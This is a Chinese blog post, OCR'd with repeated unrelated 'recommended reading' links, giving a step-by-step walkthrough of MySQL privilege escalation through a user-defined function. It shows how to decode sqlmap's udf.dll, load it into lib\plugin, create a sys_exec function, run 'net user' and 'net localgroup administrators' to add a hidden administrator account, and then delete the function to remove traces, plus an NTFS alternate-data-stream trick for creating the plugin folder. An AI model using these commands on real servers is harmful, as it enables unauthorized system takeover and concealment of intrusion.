mysql提权之udf提权

_sec 关注

0.312 2019.05.10 19:29:01 字数 478 阅读 388

提权的前提

1. mysql版本大于5.1，udf.dll文件必须放置在mysql安装目录的lib\plugin文件夹下
2. mysql版本小于5.1， udf.dll文件在windows server 2003下放置于c:\windows\system32目录，在windows server 2000下放置在c:\winnt\system32目录。
3. 掌握mysql数据库的账户，从拥有对mysql的insert和delete权限，以创建和抛弃函数。拥有可以将udf.dll写入相应目录的权限。
4. 版本大于5.1的udf.dll放到mysql安装目录的lib\plugin文件夹才能创建自定义函数。目录默认是不存在的需要自己创建，在安装目录下创建lib\plugin文件夹，然后将udf.dll导出到这个目录。

推荐阅读

中元｜世间最好的相遇，是久别重逢
阅读 2,210


华为百万年薪博士被嘲：读书不如学做杨超越.....
阅读 14,943

过来人的忠告：人到中年，后半生最好的生活方式，无非就这3点
阅读 8,725

这么穷酸的小破剧，竟然是今年第二高分国剧？
阅读 7,622

一场直播事故，掀开了直播界阴暗黑幕的一角
阅读 49,037

nc自启动
阅读 2



1.jpg

5. udf.dll在sqlmap里可以找到，sqlmap/udf/mysql/windows下边有32和64两种，这里的位数是mysql的位数，并不是对方系统的位数
6. sqlmap里的udf.dll是经过编码的，需要先解码，解码的工具就在sqlmap/extra/cloak/cloak.py

推荐阅读

中元｜世间最好的相遇，是久别重逢
阅读 2,210

华为百万年薪博士被嘲：读书不如学做杨超越.....
阅读 14,943

过来人的忠告：人到中年，后半生最好的生活方式，无非就这3点
阅读 8,725

这么穷酸的小破剧，竟然是今年第二高分国剧？
阅读 7,622

一场直播事故，掀开了直播界阴暗黑幕的一角
阅读 49,037

2.jpg

7. 解码完了，在sqlmap\udf\mysql\windows,32和64文件夹下会生成dll文件
8. 将dll文件复制到mysql的/lib/plugin目录下
9. 执行sql语句

```
1 | create function cmdshell returns string soname "lib_mysqludf_sys.dll";
```

10. 出现一个错误

推荐阅读

中元｜世间最好的相遇，是久别重逢
阅读 2,210

华为百万年薪博士被嘲：读书不如学做杨超越.....
阅读 14,943


过来人的忠告：人到中年，后半生最好的生活方式，无非就这3点
阅读 8,725

这么穷酸的小破剧，竟然是今年第二高分国剧？
阅读 7,622

一场直播事故，掀开了直播界阴暗黑幕的一角
阅读 49,037

3.jpg

11. 需要创建udf中存在的函数才可以，可以用十六进制编辑器打开udf.dll，看一下有哪些函数可以创建



4.jpg

12. 就是这些了，我们可以使用sys_exec函数

推荐阅读

中元｜世间最好的相遇，是久别重逢
阅读 2,210


华为百万年薪博士被嘲：读书不如学做杨超越.....
阅读 14,943

过来人的忠告：人到中年，后半生最好的生活方式，无非就这3点
阅读 8,725

这么穷酸的小破剧，竟然是今年第二高分国剧？
阅读 7,622

一场直播事故，掀开了直播界阴暗黑幕的一角
阅读 49,037

写下你的评论... 评论0 赞1 ...



5.jpg

13. 可以正常执行命令了，添加用户

```
1 | select sys_exec('net user waitalone waitalone.cn /add');
```

推荐阅读

中元｜世间最好的相遇，是久别重逢
阅读 2,210

华为百万年薪博士被嘲：读书不如学做杨超越.....
阅读 14,943

过来人的忠告：人到中年，后半生最好的生活方式，无非就这3点
阅读 8,725

这么穷酸的小破剧，竟然是今年第二高分国剧？
阅读 7,622

一场直播事故，掀开了直播界阴暗黑幕的一角
阅读 49,037

6.jpg

```
1 | select sys_exec('net localgroup administrators waitalone /add');
```

推荐阅读

中元｜世间最好的相遇，是久别重逢
阅读 2,210

华为百万年薪博士被嘲：读书不如学做杨超越.....
阅读 14,943


过来人的忠告：人到中年，后半生最好的生活方式，无非就这3点
阅读 8,725

这么穷酸的小破剧，竟然是今年第二高分国剧？
阅读 7,622

一场直播事故，掀开了直播界阴暗黑幕的一角
阅读 49,037

7.jpg

14. 查看是否添加成功



8.jpg

写下你的评论... 评论0 赞1 ...

推荐阅读

中元｜世间最好的相遇，是久别重逢
阅读 2,210


华为百万年薪博士被嘲：读书不如学做杨超越.....
阅读 14,943

过来人的忠告：人到中年，后半生最好的生活方式，无非就这3点
阅读 8,725

这么穷酸的小破剧，竟然是今年第二高分国剧？
阅读 7,622

一场直播事故，掀开了直播界阴暗黑幕的一角
阅读 49,037

```
drop function sys_exec;
```



9.jpg

```
delete from mysql.func where name='sys_exec'
```

写下你的评论... 评论0 赞1 ...

推荐阅读

中元 | 世间最好的相遇，是久别重逢
阅读 2,210

华为百万年薪博士被嘲：读书不如学做杨超越.....
阅读 14,943

过来人的忠告：人到中年，后半生最好的生活方式，无非就这3点
阅读 8,725

这么穷酸的小破剧，竟然是今年第二高分国剧？
阅读 7,622

一场直播事故，掀开了直播界阴暗黑幕的一角
阅读 49,037

10.jpg

16. 还有一种创建plugin文件夹的方式（我没成功过，有缘的小伙伴可能会成功）

```
1 select @@basedir;
2 //查找到mysql的目录
3 select 'It is dll' into dumpfile 'C:\\Program Files\\MySQL\\MySQL Server 5.1\\lib::$INDEX_ALLOCA
4 //利用NTFS ADS创建lib目录
5 select 'It is dll' into dumpfile 'C:\\Program Files\\MySQL\\MySQL Server 5.1\\lib\\plugin::$INDE
```

1人点赞 > 随笔 ...

"小礼物走一走，来简书关注我"

赞赏支持

还没有人赞赏，支持一下

_sec

总资产0.134 (约0.01元) 共写了6849字 获得27个赞 共11个粉丝

关注

推荐阅读

中元｜世间最好的相遇，是久别重逢

阅读 2,210

华为百万年薪博士被嘲：读书不如学做杨超越.....

阅读 14,943

过来人的忠告：人到中年，后半生最好的生活方式，无非就这3点

阅读 8,725

这么穷酸的小破剧，竟然是今年第二高分国剧？

阅读 7,622

一场直播事故，掀开了直播界阴暗黑幕的一角

阅读 49,037

写下你的评论...

评论0 赞1 ...